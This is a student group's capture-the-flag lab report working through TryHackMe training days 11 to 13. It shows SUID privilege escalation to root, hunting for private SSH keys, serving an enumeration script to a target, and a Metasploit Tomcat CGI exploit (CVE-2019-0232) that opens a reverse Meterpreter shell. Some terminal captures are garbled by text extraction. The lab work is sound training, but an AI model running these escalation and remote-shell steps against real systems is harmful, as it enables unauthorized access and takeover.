

# **PSP0201**

# **WEEKLY**

# **REPORT**

Group name: Apocalypse

Members

ID	NAME	ROLE
1211103698	UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE	LEADER
1211103293	FARAH KAMILA BINTI YAHYA	MEMBER
1211102031	NOR ALIAH SYUHAIDAH BINTI SHARUDDIN	MEMBER
1211101673	NURUL MANJA MURNIRA NAJWA BINTI MALIKI	MEMBER

## DAY 11 : [NETWORKING] The Rogue Gnome

Tools uses : Kali Linux.

### Question 1 & 2

#### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

### Question 3

#### 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

### Question 4

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

### Question 5

#### 11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts or binaries to abuse and more!

For example, we can use the `find` command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called `backups` containing an SSH key that we can use for authentication. This was found via:

`find / -name id_rsa 2> /dev/null` ...Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id\_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to `find`?

## Question 6

Replace 'filename' with the provided name of the file, 'find.sh'.

Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype ( <code>d</code> is a directory, <code>-</code> is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with <code>-rw-rw-r--</code> is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

```
-rwxrwxr-x 1 cmmnatic cmmnatic 0 Dec 8 18:43 backup.sh
```

## Question 7


Change server port number to 9999.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LInEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LInEnum.sh* to: `python3 -m http.server 8080`


```
File Edit View Search Terminal Help
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

## Question 8

Open terminal. Use SSH login as given by TryHackMe and input the password provided.




Run '/ -perm -u=s type f 2>/dev/null' command and find which executables have the SUID permission set.



```
root@ip-10-10-93-89:~  
File Edit View Search Terminal Help  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
System information as of Sat Jul 2 05:44:52 UTC 2022  
System load: 0.03 Processes: 99  
Usage of /: 26.8% of 14.70GB Users logged in: 0  
Memory usage: 8% IP address for ens5: 10.10.249.114  
Swap usage: 0%  
  
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
https://ubuntu.com/livepatch  
68 packages can be updated.  
0 updates are security updates.  
  
Last login: Wed Dec 9 15:49:32 2020  
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
```

Once the output is returned, run the 'bash -p' and 'whoami' command to access root privileges. Then, we can find the contents of /root/flag.txt.



```
root@ip-10-10-93-89:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-93-89:~ x root@ip-10-10-93-89:~ x  
/snap/core/7270/usr/sbin/pppd  
/usr/bin/newgldmap  
/usr/bin/at  
/usr/bin/sudo  
/usr/bin/chfn  
/usr/bin/newgrp  
/usr/bin/passwd  
/usr/bin/gpasswd  
/usr/bin/pkexec  
/usr/bin/newuidmap  
/usr/bin/traceroute6.iputils  
/usr/bin/chsh  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/polkit-1/polkit-agent-helper-1  
/usr/lib/eject/decrypt-get-device  
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic  
/usr/lib/snapd/snap-confine  
-bash-4.4$ bash -p  
root  
bash-4.4# whoami  
root  
bash-4.4# cat /root/flag.txt  
thm{2fb10afe933296592}  
bash-4.4#
```

### Methodology/Thought Process:

Answers for question 1-7 can be found by analysing TryHackMe's 25 Days of Cyber Security Day 11 material. For question 8, open terminal and use SSH to log in to the vulnerable machine by executing **ssh cmnatic@[IP Address]**, and when prompted for the password, put in **aoc2020** as provided by TryHackMe. When the **-bash-4.4\$**

output is returned, indicating we've successfully logged in, run the command **find / -user root -type f -perm -u=s 2> /dev/null** to search the machine for executables with the SUID permission set. Then, run the **bash -p** command to give us a root shell, and verify whether we have root privileges with the command **whoami**. After we've verified our root privileges, run the command **cat /root/flag.txt** to find the contents of the file located at **/root/flag.txt**.

## DAY 12 : [NETWORKING] Ready, set, elf.

Tools uses : Kali Linux

### Question 1

1. Type echo " IP Address Day 12" > target.txt
2. Type cat target.txt

```
File Machine View Input Devices Help
Kali Linux x TryHackMe + https://tryhackme.com/room/learnbyc... 30% 13:58
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history (commandline) - 2400 lines
(kali㉿kali)-[~] $ echo "IP Address Day 12" > target.txt
(kali㉿kali)-[~] $ cat target.txt
IP Address Day 12
(kali㉿kali)-[~] $
```

This is achieved by parsing the command as an argument with `echo`, i.e., `echo "IP Address Day 12"`. As this is a web server, any spaces or special characters will need to be URL encoded.

12.7. There are tools for this! Practical Metasploit  
Now we understand the application that's running, tools such as Metasploit can be used to confirm suspicions and hopefully leverage them! After some independent research, this application is vulnerable to the ShellShock attack (CVE 2014-6271).

Let's start Metasploit's console and use the ShellShock payload. (TryHackMe's room and blog post on Metasploit will be useful here)

At the minimum, when using an exploit, Metasploit needs to know two things:

- Your machine (such as the TryHackMe AttackBox) that you're attacking /rom (LHOST)
- The target that you're attacking (RHOSTS)

Exploits will have their own individual settings that you will need to configure. We can list these by using the `options` command, then using `set OPTION VALUE` accordingly. In our example, the exploit involves C2I scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at <http://10.10.1.139/bin/burp/mimfis.ch>

3. Type **nmap -sVC -vv -iL target.txt**
4. Type **nmap -A -Pn "IP Address Day 12"**
5. The answer : 9.0.17

The terminal window shows the results of an nmap scan on IP 10.10.10.229. The output includes details about the host being up, port 3389 open (Microsoft Terminal Services), and various NSE scripts running.

```

[kali㉿kali: ~] $ nmap -sVC -vv -iL target.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 00:43 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting NSE at 00:43: 1 (of 3) scan.
Initiating NSE at 00:43: 0 (of 3) scan.
NSE: Starting NSE at 00:43: 1 (of 3) scan.
Initiating NSE at 00:43: 0 (of 3) scan.
NSE: Starting NSE at 00:43: 1 (of 3) scan.
Initiating NSE at 00:43: 0 (of 3) scan.
NSE: Starting NSE at 00:43: 1 (of 3) scan.
Completed Ping Scan at 00:43: 0.005 elapsed (1 total hosts)
Nmap scan report for 10.10.10.229 [host down, received no-response]
NSE: Starting NSE at 00:43: 0 (of 3) scan.
NSE: Starting runlevel 1 (of 3) scan.
Completed Ping Scan at 00:43: 0.005 elapsed (1 total hosts)
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it really is up, but blocking our ping probes, try -PN or get hardware with learning about, discovering and exploring an interesting functionality of web servers.
Nmap done: 1 IP address (0 hosts up) scanned in 3.45 seconds

```

The browser window shows the TryHackMe challenge for Day 12, titled "Day 12: Henry, see elf - Pringle". It features a cartoon illustration of a Santa-like figure wearing a hat with a reindeer on it. The challenge text discusses the approaching Christmas season and the need to deploy two instances of the challenge.

## Question 2

1. Search **apache 9.0 cgi Metasploit**
2. Click the first link

The search results page shows a query for "apache 9.0 cgi metasploit". The top result is a link to a blog post titled "Apache Tomcat - CGI Servlet enableCmdLineArguments ...". The snippet below the link indicates it's about Apache Tomcat and CGI Servlets.

About 95,900 results (0.39 seconds)

<https://www.exploit-db.com/exploits/>

Apache Tomcat - CGI Servlet enableCmdLineArguments ... ✓

3 Jul 2019 — Apache Tomcat - CGI Servlet enableCmdLineArguments Remote Code Execution

... This module requires Metasploit: <https://metasploit.com/download> ...

## The answer : CVE-2019-0232

The screenshot shows the exploit-db.com website. The main page header is "EXPLOIT DATABASE". Below it, a specific exploit card is displayed for "Apache Tomcat - CGI Servlet enableCmdLineArguments Remote Code Execution (Metasploit)". The card contains the following information:

<b>EDB-ID:</b> 47073	<b>CVE:</b> 2019-0232
<b>Author:</b> METASPLOIT	<b>Type:</b> REMOTE
<b>Platform:</b> WINDOWS	<b>Date:</b> 2019-07-03
<b>EDB Verified:</b> ✓	<b>Exploit:</b> ✓ / {}
<b>Vulnerable App:</b>	

### Question 3

1. Open **msfconsole -q**
2. Search **2019-0232**

The terminal window shows the following session:


```
Kali-Linux-2021.4a-virtualbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[*] kali@kali: ~
[*] msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > search 2019-0232
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
x exploit/windows/http/tomcat_cgi_cmdlineargs      2019-04-10    excellent  Yes   Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use @ or use exploit/windows/http/tomcat_cgi_cmdlineargs
[*] msf6 use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
=====
Name          Current Setting  Required  Description
Proxies        no            A proxy chain of format type:host:port[,type:host:port][...]
RHOST         yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         8080          yes           The target port (TCP)
SSL           false          no            Negotiate SSL/TLS for outgoing connections
SSLCert       none          no            Path to SSL certificate (default is randomly generated)
TARGETURI     /             yes           The URL path to CGI script
VHOST         no            HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
=====
Name          Current Setting  Required  Description
EXITFUNC      process        yes           Exit technique (Accepted: '', seh, thread, process, none)
LHOST         10.0.2.15      yes           The listen address (an interface may be specified)
LPORT         4444          yes           The listen port
Exploit target:
Id  Name
-- 
0  Apache Tomcat 9.0 or prior for Windows

[*] msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt
[*] 10.10.168.71
[*] msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.168.71
[*] msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost 10.10.168.71
[*] msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lport 4444
[*] msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
=====
Name          Current Setting  Required  Description
Proxies        no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        10.10.168.71    yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         8080          yes           The target port (TCP)
SSL           false          no            Negotiate SSL/TLS for outgoing connections
```

The answer : thm{whacking\_all\_the\_elves}



```
kali㉿kali:~
```

```
File Actions Edit View Help
```

```
(kali㉿kali:~) $ echo meterpreter > shell
```

```
meterpreter > shell
```

```
Process 3424 created.
```

```
Channel 1 created.
```

```
Microsoft Windows [Version 10.0.17763.1637]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
(kali㉿kali:~) $ cat flag
```

```
Channel 1 created.
```

```
Microsoft Windows [Version 10.0.17763.1637]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
(kali㉿kali:~) $ cd C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
```

```
Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
```

```
02/07/2022 11:47 <DIR> .
02/07/2022 11:47 <DIR> 825 elfwhacker.bat
19/11/2020 22:39 27 flag1.txt
02/07/2022 11:47 73,802 SeKky.exe
02/07/2022 11:47 73,802 zbulp.exe
02/07/2022 11:47 4 File(s) 146,456 bytes
2 Dir(s) 8,404,234,240 bytes free
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

```
gi-bin>dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 4277-4242
```

```
Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
```

```
02/07/2022 11:47 <DIR> .
02/07/2022 11:47 <DIR> 825 elfwhacker.bat
19/11/2020 23:06 27 flag1.txt
02/07/2022 11:47 73,802 SeKky.exe
02/07/2022 11:47 73,802 zbulp.exe
02/07/2022 11:47 4 File(s) 146,456 bytes
2 Dir(s) 8,404,234,240 bytes free
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

```
gi-bin>type flag1.txt
```


```
type: flag1.txt
```

```
thm{whacking_all_the_elves}
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

## Question 4

Rhosts & Lhosts are the Metasploit setting that we need to set.



```
File Actions Edit View Help
```

```
(kali㉿kali:~) $ echo TARGETURI / yes default is randomly generated)
VHOST no HTTP server virtual host
```

```
(kali㉿kali:~) $ cat target.txt
```

```
10.10.59.1 Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (accepted: '', seh, thread, process, none)
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Apache Tomcat 9.0 or prior for Windows

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
```

```
[+] exec: cat target.txt
```

```
10.10.59.144
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.59.144
```

```
rhosts => 10.10.59.144
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost 10.10.25.46
```

```
[host => 10.10.25.46]
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options
```

```
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
```

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS	10.10.59.144	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/rk/wiki/Using-Metasploit
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections

**Methodology/Thought Process:**


First, open the terminal and activate VPN. Type echo " IP Address Day 12" > target.txt. After that, open another terminal and type. Next, type nmap -A -Pn "IP Address Day 12". The answer shown at the bottom. For the second question, just Search apache 9.0 cgi metasploit on google. The third question, open msfconsole-q at the other terminal. Search for CVE-2019-0232. Here we need to set the Rhosts and the Lhosts and get the answer. The Metasploit settings that we must set are Rhosts and Lhosts.

## **DAY 13: [NETWORKING] Coal for Christmas**

**Tools used:** Kali Linux, DirtyCow, Github.

### **Question 1**

Access machine using VPN. Open another terminal to start **nmap**.



```
(kali㉿kali)-[~]
$ sudo nmap -sV -O -T5 10.10.193.253
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 04:05 EDT
Nmap scan report for 10.10.193.253
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 5.9p1 Debian Subuntu1 (Ubuntu Linux; protocol 2.0)
